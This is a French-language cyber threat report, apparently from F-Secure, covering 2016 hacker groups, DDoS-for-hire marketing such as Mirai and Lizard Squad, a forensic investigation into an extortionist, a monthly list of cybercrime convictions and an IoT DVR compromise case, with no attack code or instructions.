Les outils dont dispose le bas de la pyramide sont généralement conçus pour exploiter ou forcer des serveurs de type SSH et de messagerie Web. Vous serez peut-être surpris d'apprendre que ces outils, mis entre les mains des cyber pirates les plus novices, sont capables de nuire à des organisations du monde entier. Même lorsqu'elles répondent aux normes PCI-DSS.

Ce mode de fonctionnement hiérarchique est nouveau en Roumanie, mais il existe des précédents ailleurs dans le monde. Certains groupes turcs, tels qu'Akıncılar (apparu en 1999 et, semble-t-il, encore actif en 2016), sévissent depuis longtemps déjà. Leur fonctionnement évoque toutefois davantage celui de l'armée. En 2007, l'un de nos propres sites Web a été défiguré par un groupe turc. Les cyber pirates s'étaient servis d'un module complémentaire de notification de congés pour mener cette cyber attaque (conseil de pro : méfiez-vous des modules complémentaires !).

Ironie du sort : après cette cyber attaque, et suite à l'attention médiatique portée à cette affaire, nos forums ont gagné en popularité. Allez comprendre.

Ces entités structurées de cyber pirates se distinguent d'autres comme Anon ou 4chan, plus assimilables à « des hordes de chats » : les membres sortent les griffes pour atteindre le sommet, puis sont rejetés par le reste du groupe dès le lendemain.

La « gamification » (faire du piratage un jeu) rencontre un franc succès chez les jeunes cyber pirates inexpérimentés. En 2016, des cyber pirates turcs ont organisé un jeu DDoS-for-points à l'intention des débutants. Les joueurs recevaient un outil personnalisé conçu pour lancer des cyber attaques DDoS contre des cibles spécifiques (souvent politiques). Les participants gagnaient des points pour chaque période de cyber attaque DDoS de 10 minutes. Ces points pouvaient ensuite être échangés contre divers outils de piratage. Le gros lot ? Une version débloquée d'un outil DDoS permettant de cibler n'importe quel site.

« LES MEMBRES SORTENT LES GRIFFES POUR ATTEINDRE LE SOMMET, PUIS SONT REJETÉS PAR LE RESTE DU GROUPE DÈS LE LENDEMAIN. »

Conclusion : de tels outils mis à la portée de cyber pirates inexpérimentés peuvent causer des dégâts considérables, bien supérieurs à des défigurations de sites Web et d'autres attaques DDoS isolées.

Le piratage du métro de San Francisco, la cyber attaque contre Dyn... Les cyber attaques survenues en 2016 ont été menées à l'aide de techniques simples et scriptables contre des systèmes mal protégés. Cela n'a rien de surprenant. Le fait que des cyber pirates peu compétents puissent mener de telles cyber attaques contre des organisations conformes aux normes PCI-DSS témoigne de l'état malheureux dans lequel se trouve l'infrastructure informatique mondiale.

CYBER ENQUÊTES : ÉTABLIR DES CORRÉLATIONS

« CERTAINS CYBER PIRATES SAVENT QUE, COMPTE-TENU DE LEUR SITUATION GÉOGRAPHIQUE, ILS RESTERONT INTOUCHABLES. »

LES CYBER SECURITY SERVICES (CSS) de F-Secure sont régulièrement sollicités dans le cadre d'enquêtes criminelles en Europe. Nous assistons la police scientifique lorsqu'une organisation est victime de piratage informatique.

Au fils des ans, ces enquêtes nous ont mené à la conclusion que les cyber pirates estiment que leur pratiques d'anonymat leur permettront de ne pas être démasqués. Ce qu'ils ne réalisent pas, c'est que dans le cadre d'une enquête criminelle, il est possible de corréler des métadonnées issues de multiples sources. Certains d'entre eux savent toutefois que, compte-tenu de leur situation géographique (ils vivent dans une autre juridiction), ils pourront rester longtemps intouchables.

En 2016, l'équipe CSS est notamment intervenue dans le cadre d'une enquête criminelle se déroulant dans les pays nordiques, et concernant une entreprise de services victime de chantage. Le cyber pirate avait pu accéder à plusieurs zones stratégiques du réseau. Lorsque nous avons commencé à participer à cette enquête, il faisait chanter directement le PDG, réclamant de l'argent en échange du non-sabotage des systèmes.

Question d'intuition

Après avoir examiné les différents indices à sa portée, notre équipe a eu le sentiment que le cyber pirate était probablement l'un des clients de cette entreprises de services en ligne. En corrélant ces indices à la base de données de clients, nous avons trouvé une correspondance. Il s'est avéré que le profil client en question correspondait à un compte de réseau social. L'identité du cyber pirate a ainsi pu être établie.

Les services CSS ont soumis cette identité aux autorités. Cependant, comme le hacker agissait depuis la Syrie, l'enquête a été brusquement stoppée.

Une nouvelle affaire

Peu après, le même cyber pirate a adressé une nouvelle demande de rançon, cette fois, à une autre entreprise située dans un pays voisin. Coïncidence : le PDG de cette

« L'ANONYMAT N'EXISTE PAS SUR INTERNET. »

deuxième société était ami avec le PDG de la première. En discutant de la cyber attaque, ils ont remarqué des similitudes et ont contacté nos consultants CSS.

L'équipe a rapidement établi que les deux cyber attaques avaient été menées par le même cyber pirate. Nous avons enquêté et transmis les informations dont nous disposions à la nouvelle entreprise visée. Nous lui avons notamment fourni l'identité du criminel et informé de l'impasse à laquelle la première enquête avait été confrontée. Cette deuxième entreprise entretenait des rapports privilégiés avec certains services de police internationaux et il s'avère que le cyber pirate a rapidement été ajouté à la liste des cyber criminels les plus recherchés par le FBI.

État-nation, ou pas ?

Le fait que le nom du suspect apparaisse sur la liste du FBI juste après que nous ayons révélé son identité à l'entreprise visée relève peut-être de la coïncidence. Le criminel est en effet l'objet de nombreuses autres accusations, dont beaucoup sont liées à l'Armée électronique syrienne (SEA). Les enquêtes auxquelles a participé notre équipe ne concernaient que des activités annexes du cyber pirate et il avait suffi aux autorités de déterminer sa situation géographique pour clore le dossier.

Il est évident que notre homme se trouve sur la liste des cyber criminels les plus recherchés par le FBI pour sa participation à la SEA (Syrian Electronic Army). Les membres de cette organisation sont considérés comme « acteurs étatiques ». Les membres de la SEA sont sans doute payés par le gouvernement syrien, ou tout du moins, ils prennent leurs ordres auprès de celui-ci. Leurs actions profitent en effet directement au gouvernement. Quelles sont les véritables motivations des membres de la SEA ?

Plusieurs possibilités : 1./ ces hackers agissent sous la contrainte (menaces, membres de la famille jetés en prison, etc.) 2./ ils défendent une idéologie et « travaillent pour la cause » 3./ ils recherchent un gain financier 4./ ils travaillent en échange de leur libération de prison. Aussi improbable puisse sembler cette dernière option, nous y avons déjà été confrontés. Yevgeniy Bogachev, lui aussi sur la liste du FBI, a été arrêté il y a quelques années par les autorités russes pour son rôle dans la création du botnet GameOver ZeuS. Il n'est toutefois pas resté bien longtemps derrière les barreaux. Son botnet aurait été utilisé, selon certains, dans des opérations d'espionnage en Géorgie.

Impossible de se cacher

L'anonymat n'existe pas sur Internet. Les cyber pirates doivent désormais avoir conscience que les enquêteurs ont accès à une quantité surprenante de métadonnées. Les autorités disposent de suffisamment d'expérience pour les corréler et remonter jusqu'aux cyber pirates. Les adresses IP, la langue et les adresses e-mails utilisées dans les campagnes de phishing ou les tactiques d'ingénierie sociale sont autant d'éléments utiles aux enquêteurs. Même les corrélations temporelles entre les connexions sortantes d'un FAI et les connexions entrantes d'un nœud VPN peuvent servir d'indicateur. Aussi prudents et habiles soient les cyber pirates, il leur est presque impossible de préserver un anonymat absolu.

Notre conseil à quiconque souhaite devenir cyber pirate est le suivant : c'est une mauvaise idée. Vous pensez peut-être pouvoir effacer toute trace de vos actions, mais sachez qu'internet ne fonctionne pas ainsi.

LES CONSÉQUENCES DU CYBER CRIME

« TÔT OU TARD, MÊME LE CRIMINEL LE PLUS RUSÉ COMMETTRA UNE ERREUR QUI POURRA LUI ÊTRE FATALE »

PARFOIS, la cyber sécurité apparaît comme complexe, voire obscure. Les cyber pirates font des ravages mais protègent leur identité grâce à des services cachés, des opérations anonymes, etc. Pourtant, tôt ou tard, même le plus rusé des criminels commettra une erreur fatale qui permettra aux autorités de remonter jusqu'à lui. Voici quelques exemples de criminels ayant dû répondre de leurs actes en 2016.

JANVIER

Un juge de Manhattan condamne Deniss Calovskis, originaire de Lettonie, à 21 mois de prison (déjà effectués) pour son implication dans la création du virus Gozi, qui a infecté plus de 40 000 ordinateurs américains. Deniss Calvskis aurait écrit une section du code, pour laquelle il aurait touché 1 000 euros.

Ce même mois, le hacker Onur Kopcak est condamné à une peine record de 334 ans de prison pour usurpation d'identité et fraude bancaire en Turquie. Il agissait via un site de phishing imitant un site bancaire.

FÉVRIER

Un adolescent britannique, membre du groupe de hackers « crackas with Atittude » est arrêté pour son implication dans le piratage des e-mails de membres hauts-placés du gouvernement américain, notamment le directeur de la CIA John Brennan et le directeur des renseignements nationaux James Clapper. Le groupe est également accusé d'avoir dérobé les données de milliers d'employés du FBI et du département de sécurité nationale. Deux autres membres du groupe, les américains Justin Gray Liverman et Andrew Otto Boggs, sont arrêtés un peu plus tard, en septembre.

AVRIL

Les hackers à l'origine de SpyEye, un cheval de Troie bancaire particulièrement répandu entre 2010 et 2012, sont jugés aux États-Unis pour avoir développé et distribué le malware. L'algérien Hamza Bendelladja est condamné à 15 ans de prison, et le russe Aleksandr Andreevich Panin à 9 ans et demi. SpyEye a infecté 50 millions d'ordinateurs dans le monde, coûtant aux victimes un milliard de dollars.

Le créateur du kit d'exploit Blackhole, Dmitry Fedetov, également connu sous le nom de « Paunch », est condamné à 7 ans dans une colonie russe. Jusqu'à son arrestation en 2013, Blackhole était l'un des kits d'exploit les plus répandus. Six complices présumés de Paunch ont également été condamnés à des peines allant de 5 à 8 ans.

MAI

Le hacker ukrainien Vadym Iermolovych admet son implication dans un réseau de piratage d'agences de presse. Ce réseau dérobait des communiqués de presse encore sous embargo, afin de les exploiter financièrement. Ce procédé a généré 30 millions de dollars. Les hackers touchaient une partie des profits réalisés.

JUIN

Les autorités russes arrêtent 50 personnes liées à un groupe de hackers. Ce dernier aurait piraté les comptes d'institutions financières russes durant ces cinq dernières années, grâce au malware Lurk. Montant du butin : 25 millions de dollars.

LES CONSÉQUENCES DU CYBER CRIME

JUILLET

Mir Islam est condamné à deux ans de prison. Il est accusé d'avoir fait venir les secours chez le journaliste Brian Krebe et chez le Vice- président exécutif de NRA, ainsi que d'avoir fait fuiter les informations personnelles de nombreuses personnalités comme Michelle Obama. Sa sentence a été réduite à 12 mois seulement, compte-tenu de la peine qu'il avait déjà effectuée pour trafic de carte de crédit.

Su Bin, un homme d'affaire chinois, est condamné à 46 mois dans une prison américaine et d'une amende de 10 000 euros pour avoir hacké des informations militaires sensibles entre 2008 et 2014. Durant son procès, l'homme avait admis une collaboration avec des hackers militaires dans le but de voler les dessins d'avions de transport et d'avions de chasse.

AOÛT

L'américain Harold Martin, qui travaillait pour la NSA, est arrêté pour le vol de centaines de millions de pages de rapports gouvernementaux. Ces documents renfermaient notamment des informations top secret. 50 Terabytes de données au total.

Interpol arrête un nigérian de 40 ans, « Mike », à l'origine de piratages d'entreprises par e-mails ainsi que de 410 « love-scams » (l'escroc prétend avoir des sentiments amoureux pour sa victime). Il est parvenu à collecter 60 millions de dollars avec l'aide de complices postés au Nigéria, en Malaisie et en Afrique du Sud.

SEPTEMBRE

Le roumain Marcel Lazar Lehel (Gucifer) est condamné à 52 mois de prison pour avoir hacké les e-mails et les comptes de réseaux sociaux d'au moins une centaine de personnalités telles que Sidney Blumenthal (conseiller d'Hillary Clinton) ou Colin Powell, ancien Secrétaire d'État américain. Il a également déclaré avoir hacké le serveur privé d'Hillary Clinton mais cela n'a pas été confirmé.

Ardit Ferizi, hacker Kosovar, est condamné à 20 ans de prison pour avoir adressé à Daesh une liste de 1 000 militaires américains à abattre. Ardit Ferizi s'était introduit au sein des serveurs du gouvernement américain pour obtenir des noms, adresses e-mails, mots de passe, adresses et numéros de téléphone.

Les israéliens Itay Huri et Yarden Bidani, âgés tous deux de 18 ans, sont arrêtés dans leur pays pour l'exécution d'un programme de cyber attaque baptisé vDos. Ce service avait coordonné plus de 150 000 cyber attaques DDos durant les deux années précédentes.

OCTOBRE

Le hacker américain Ryan Collins, accusé de cyber attaques de phishing visant les comptes iCloud de célébrités, et du vol avec publication de leurs photos intimes (affaire connue sous le nom de « Fappening ») est condamné à 18 mois de prison.

Le hacker russe Yevgeniy Nikulin, accusé du piratage de LinkedIn, Dropbox, et Formspring, est arrêté à Prague. Le piratage de LinkedIn, en 2012, avait débouché sur le vol des données de 100 millions d'utilisateurs. Les États-Unis et la Russie ont demandé l'extradition de Nikulin.

Deux membres des groupes de cyber pirates Lizard Squad et PoodleCorps, tous deux âgés de 19 ans, sont arrêtés. Zachary Buchta, américain, et Bradley Jan Willem van Rooy, néerlandais, étaient recherchés pour le vol de données bancaires et pour la mise en ligne de sites internet de piratage à la demande.

NOVEMBRE

Europol arrête 178 personnes en Europe pour blanchiment d'argent gagné grâce à des malware et des campagnes de phishing.

Des officiels américains et européens annoncent cinq arrestations dans le cadre du démantèlement du réseau Avalanche. Les autorités saisissent également 39 serveurs et des centaines de milliers de domaines internet. Avalanche, réseau majeur offrant des services de piratage, est accusé d'être responsable de la perte de centaines de millions de dollars. Au moins 20 pays ont participé à ces arrestations.

DÉCEMBRE

Un jeune britannique est condamné à 12 mois en établissement pour mineurs pour son implication dans l'intrusion TalkTalk de 2015. Après avoir trouvé une vulnérabilité sur le site TalkTalk, l'adolescent l'avait partagée, permettant à d'autres cyber pirates de l'attaquer à plus de 14 000 reprises. La paralysie du service qui en a découlé a coûté plus de 50 millions de dollars.

Joshua Samuel Aaron, cyber pirate américain fugitif, est le troisième membre d'un trio de hackers à être arrêté pour le piratage en 2014 de JP Morgan Chase : les informations liées à 83 millions de comptes avaient été dérobées.

Le succès des enquêtes menant à l'arrestation de cyber pirates, et au démantèlement de leurs réseaux, affectent l'ensemble de l'écosystème du cyber crime. Ces hackers sont contraints de recourir à de nouveaux outils et services.

Après l'arrestation du gang de cyber pirates Lurk en juin dernier, Angler, le plus populaire des kits d'exploit, a tout à coup cessé de nuire. La confirmation, un peu plus tard, que Lurk était bien derrière ce kit d'exploit, expliquait ce brusque changement. Le vide créé par la disparition d'Angler a été comblé par la montée en puissance de Neutrino, et de 70 autres kits d'exploits offrant de meilleures perspectives aux cyber pirates.

De la même manière, le démantèlement du réseau Avalanche a contraint les criminels ayant recours à ses services à se tourner vers de nouveaux outils en 2017.

Le Laboratoire F-Secure a aidé au démantèlement d'Avalanche en apportant son expertise aux autorités compétentes. En matière de combat contre le cyber crime, une collaboration entre les enquêteurs et les spécialistes du secteur s'avère souvent être la seule option réaliste.

XXX XXX

LE MARKETING DU CYBER CRIME

« AU MOINS UN BOTNET DÉRIVÉ DE MIRAI EST AUJOURD'HUI PROPOSÉ EN LOCATION AU TARIF DE TROIS À QUATRE MILLE EUROS POUR DEUX SEMAINES. »

DEVENIR CYBER PIRATE est rarement une vocation. Ce n'est pas ce que l'on pourrait appeler « un projet de vie ». Tout commence avec un intérêt prononcé pour l'informatique, par exemple, pour le codage. De fil en aiguille, certains se mettent à développer des logiciels, des sites web, etc. Et parfois, ils choisissent d'utiliser leurs compétences autrement...en proposant des services de hacking.

Devenir cyber pirate est un processus. Par exemple, le cyber pirate suspecté d'avoir mis au point Mirai a d'abord été un brillant développeur. Devenu entrepreneur, il a un temps administré des serveurs Minecraft, avant de proposer ses services aux victimes de cyber attaques DDos. Il a finalement développé et exploité le botnet à l'origine de l'une des plus vastes cyber attaques DDoS de tous les temps.

Le piratage peut émerger comme source de revenus supplémentaires et les profits réalisés peuvent devenir substantiels. Des entreprises de hacking florissantes voient ainsi le jour. Ensemble, elles interagissent et constituent une véritable industrie.

Vente en ligne de cyber attaques DDoS

Les cyber attaques DDoS ont été responsables des cyber incidents les plus significatifs de l'année 2016. Les botnets dérivés de Mirai, notamment, ont fait grand bruit. Ils sont à l'origine des cyber attaques DDoS les plus importantes de l'histoire. Le code source de Mirai a été publié sur internet et depuis, des cyber pirates l'adaptent pour créer leurs propres botnets. Certains d'entre eux peuvent être loués et permettent à n'importe qui de lancer une cyber attaque DDoS. Ces services de booter/stresser peuvent rester relativement accessibles. Des rapports suggèrent qu'au moins un botnet dérivé de Mirai est aujourd'hui proposé en location au tarif de trois à quatre mille euros pour deux semaines. Les cyber attaques DDoS ne sont pas les seules à être commercialisées en ligne. Il est possible de louer des serveurs de kits d'exploit pour cibler des vulnérabilités au prix modique de 472 euros par mois. En recourant à des kits d'exploit, et en les combinant à des ransomware et botnets (tous deux sont disponibles à la vente), un cyber pirate incompétent peut devenir redoutable et s'enrichir de manière substantielle.

Il existe des commerces en ligne sur lesquels ces outils sont promus, partagés, achetés et vendus. Les cyber pirates en herbe ont ainsi accès à diverses tactiques, techniques et procédures de cyber attaques. Pour la plupart des internautes, le terme « commerce en ligne » fait référence à des entreprises comme Amazon, Alibaba et eBay. Mais d'autres sites s'adressent aux cyber criminels. Et pas seulement sur le Darknet, loin du regards des autres internautes. Il peut s'agir de forums en ligne accessibles à tous, où les transactions sont déguisées en commerce légal.

Les services de cyber attaques DDoS se font connaître de la manière la plus classique qui soit : par la publicité. Ils prétendent proposer des tests de résistances aux experts en sécurité informatique et autres administrateurs de sites web. Les activités de cyber criminalité se trouvent souvent dans une « zone grise » : les procédures à leur encontre s'avère souvent difficiles à mettre en œuvre. La section consacrée aux *stress tests* du serveur hackforums.net étaient, d'après les experts, l'un des hauts-lieux des services de cyber attaques DDoS. Elle a récemment été fermée par le propriétaire du site, surveillé de près après les cyber attaques de Mirai. Ces services se servent également des réseaux sociaux comme Twitter pour diffuser leurs messages. Ces stratégies publicitaires, associées à l'utilisation des Bitcoins pour

« CES CYBER ATTAQUES AVAIENT ÉTÉ MENÉES DURANT LES VACANCES, AFIN DE RENDRE L'"OPÉRATION DE SENSIBILISATION" PLUS EFFICACE »

les transactions financières, offrent aux cyber pirates – expérimentés et amateurs – un véritable arsenal de cyber criminalité.

Un cas d'école : Lizard Squad

Les cyber criminels professionnels se doivent donc désormais de maîtriser le marketing et la publicité pour attirer leurs clients. Certains groupes vont encore plus loin et mènent des cyber attaques dans le seul but de promouvoir leurs services, en misant sur les retombées dans la presse grand public.

Les cyber attaques de Lizard Squad contre Sony et Microsoft à Noël 2014 constituent un cas d'école de cette stratégie. Les cyber attaques DDoS de Lizard Squad ont paralysé le réseau Playstation de Sony et le service Xbox Live de Microsoft pendant environ 24 heures le 25 décembre. Quelques jours plus tard, certains utilisateurs signalaient encore des problèmes. Les rapports suggèrent que 150 millions de joueurs se sont retrouvés dans l'incapacité d'utiliser leur console Xbox ou Playstation. Début décembre, des tweets envoyés depuis le compte Twitter de Lizard Squad suite à un autre piratage ont précisé que ces cyber attaques avaient été menées durant les vacances afin de rendre l'« opération de sensibilisation » plus efficace.

La publicité générée a été considérable. Les cyber pirates ont attiré l'attention des entreprises visées, celle de leurs clients, mais aussi celle du grand public. Selon Google Trends, les recherches pour « Lizard Squad » ont augmenté de manière exponentielle en décembre 2014, avant de retomber en janvier 2015. Dans une déclaration filmée, un membre de Lizard Squad a affirmé que ces cyber attaques avaient pour but de « sensibiliser sur le faible niveau de sécurité informatique de ces entreprises ».

Ce groupe a-t-il réussi à sensibiliser l'opinion sur les problèmes informatiques de ces entreprises ? La question reste ouverte. Quelles qu'aient été ses intentions, le groupe a rapidement capitalisé sur sa nouvelle renommée en lançant l'outil de cyber attaques Lizard Stresser en tant que service à louer. Cet outil, proposé moins d'une semaine après les cyber attaques, permettait de louer le botnet du groupe pour mener des cyber attaques DDoS. Les cyber attaques menées contre Microsoft et Sony servaient à Lizard Squad de référence convaincante et témoignaient de l'efficacité de son nouvel outil. Tout bon professionnel du marketing reconnaîtra que cette tactique a permis de distinguer le groupe de ses concurrents potentiels.

Les journalistes et chercheurs spécialisés, ont rapidement compris les objectifs de cette cyber attaque.

Le piratage ne se limite pas aux cyber crimes

Les cyber criminels en quête d'argent ne sont pas les seuls à recourir au piratage. Les hacktivistes utilisent depuis longtemps les cyber attaques DDoS pour intimider leurs cibles et attirer l'attention sur les causes qu'ils soutiennent. Les services secrets américains ont accusé des groupes russes spécialisés en cyber menaces persistantes avancées (APT) d'avoir influencé les élections présidentielles américaines en piratant la Convention nationale démocrate, puis en dévoilant les informations obtenues au public. Comme dans le cas de Lizard Squad, la presse a joué là un rôle fondamentale. Lorsqu'une entreprise ou une organisation est piratée, elle craint les retombées médiatiques. Sa réputation peut s'en trouver lourdement impactée. Les cyber pirates le savent et disposent là d'un moyen de pression supplémentaire pour leur extorquer de l'argent.


« Marketing », « relations publiques », ou « sensibilisation de l'opinion ». Quel que soit son nom, cette tendance révèle le développement d'une véritable logique industrielle des les milieux du piratage informatique. Cette activité marketing est porteuse. Tout le monde l'a bien compris. Tout le monde, sauf peut-être les organisations trop naïves pour croire qu'elles ne seront jamais touchées par ces cyber attaques.

LES SYSTÈMES DE SÉCURITÉ : SI PEU SÉCURISÉS...

36

Les experts avaient prévenu. Ce qui devait arriva : les objets connectés mal-sécurisés ont commencé à être exploités en masse par les cyber pirates. Les cyber attaques se sont multipliées. En octobre 2016, a eu lieu la plus importante d'entre elles : une cyber attaque massive DDoS visant le fournisseur internet américain Dyn.

Une récente recherche menée par F-Secure CSS sur un boîtier d'enregistrement DVR a montré pourquoi les objets connectés, même les plus coûteux, n'offrent pas nécessairement la sécurité que les clients attendent.



CONTRIBUTION

FICORA
LA FINLANDE FACE À MIRAI

38

La Finlande n'a pas été épargnée par l'épidémie Mirai. Nous avons confirmé l'infection d'environ 16 000 dispositifs dans le pays. Nous vous décrirons ici comment le centre national de la cyber sécurité en Finlande (NCSC-FI) a géré cette situation.

PARTAGER CE RAPPORT

MIRAI : LE FUTUR DES OBJETS CONNECTÉS ?

Trolling et harcèlement cybernétique

Entre 2008 et 2012, des groupes de contestation organisés associés à Anon et 4chan ont mené des opérations à l'encontre de plusieurs entités d'importance. Leur opération la plus populaire reste celle menée à l'encontre de l'Église de Scientologie. Puis, les choses ont changé. Certains membres de ces groupes ont été arrêtés. D'autres ont choisi de focaliser sur le printemps arabe ou sur des causes géographiquement voisines, liées au Moyen-Orient. Les opérations spectaculaires du groupe ont progressivement pris fin. Et la plupart des informations confidentielles dévoilées depuis ne sont souvent que des données recyclées, obtenues il y a longtemps.

Toutefois, les objectifs de cette organisation sont encore bien présents dans l'esprit de certains membres, qui continuent d'agir comme des loups solitaires. Et ils semblent avoir conservé toute leur colère.

Au printemps 2016, les consultants de notre équipe de Cyber Security Services ont mené des recherches dans le cadre de plusieurs cas de trolling. Les victimes étaient pour la plupart des personnalités importantes du monde des affaires, alertées par le fait que plusieurs comptes avaient été créés à leur nom sur les réseaux sociaux. Ce type de procédé peut être utilisé pour nuire à la réputation de la victime. Considérant attentivement les cibles et les motivations derrières ces cyber attaques (du simple « amusement » jusqu'à la « revanche »), nous avons estimé qu'il était possible que les loups solitaires évoqués soient à l'origine de ces opérations. Ces agissements pourraient également constituer une tentative de rassembler le groupe aujourd'hui dissout.

Bien entendu, ce type de harcèlement cybernétique et de trolling peut prendre d'autres formes que celle-ci. De manière générale, internet regorge d'un trolling relativement aléatoire : trolling de forum de discussion, trolling Twitter, commentaires désobligeants sur Youtube, etc. Parfois, des photos/vidéos sont même récupérées d'Instagram/Snapchat/Periscope pour être uploadées sur des sites pour adultes ou des forums de discussion. Ce type de comportements devient de plus en plus fréquent ; la culture 4chan se répand. Il n'est même plus surprenant de voir de jeunes adolescents tricher aux jeux vidéo et recourir à des DDoS contre les serveurs Minecraft (ce qui parfois entraine la paralysie de la structure tout entière, comme avec Dyn).


LES SYSTÈMES DE SÉCURITÉ : SI PEU SÉCURISÉS...

LES EXPERTS avaient prévenu. Ce qui devait arriva : les objets connectés mal-sécurisés ont commencé à être exploités en masse par les cyber pirates. Les cyber attaques se sont multipliées. En octobre 2016, a eu lieu la plus importante d'entre elles : une cyber attaque massive DDoS visant le fournisseur internet américain Dyn. Celle-ci a fait plier Twitter, Spotify et pléthore d'autres services. Le mois précédent, le site du journaliste spécialisé en sécurité Brian Krebs avait été pris pour cible.

Jusqu'à ces cyber attaques, les scénarios de cyber attaques des objets connectés restaient relativement abstraits. Un hacker pouvait-il prendre le contrôle de votre thermostat, pousser le chauffage à fond et demander une rançon en échange du retour à une température supportable ? Pouvait-il utiliser votre frigo pour s'introduire sur votre réseau domestique ? D'après vous, quel système le cyber pirate va-t-il viser... L'appareil connecté lui-même ou le serveur auquel il est relié, et sur lequel sont stockées toutes les données ?

Compte-tenu des récentes cyber attaques DDoS, la proposition de la Commission Européenne de labelliser les appareils connectés considérés comme « sûrs » apparaît comme judicieuse. Il s'agit de sensibiliser les acheteurs, mais surtout les fabricants, trop négligents quant à la sécurisation de leurs appareils. Encore faut-il que la labellisation permette d'obtenir les résultats escomptés.

Lorsqu'il est question d'objets connectés, la cyber sécurité semble passer au second plan. Notre équipe CSS s'est notamment penchée sur le cas d'un boîtier d'enregistrement DVR piraté. Mauvaise nouvelle : la négligence des fabricants ne se limite pas aux appareils d'entrée de gamme.



Cette séquence résume le procédé utilisé par certains hackers : ils s'enrichissent en vendant des informations utilisables par des individus malveillants.

« UN PRODUIT PLUS CHER N'EST PAS FORCÉMENT PLUS SÛR. IL POSSÈDE SIMPLEMENT DAVANTAGE DE FONCTIONNALITÉS. »

L'affaire du boîtier DVR hanté

Cette affaire de piratage concerne une société de capital-risque. Le patron de cette entreprise avait installé un boîtier d'enregistrement DVR haut-de-gamme (vendu à environ 950 € en magasin), intégré à un système de sécurité multicaméras destiné aux PME et aux habitations. Ce chef d'entreprise avait suivi scrupuleusement le manuel, et avait protégé ce DVR par un mot de passe. Détail qui a son importance : l'une des caméras de sécurité couvrait son bureau et l'écran de son ordinateur.

Deux éléments ont attiré l'attention du dirigeant. D'une part, les voyants de la machine clignotaient de manière anormale. D'autre part, chaque fois qu'il tentait d'investir dans une entreprise, un concurrent faisait une offre supérieure. Il s'est donc demandé si quelqu'un ne surveillait pas son écran d'ordinateur à distance, grâce aux images enregistrées sur le DVR.

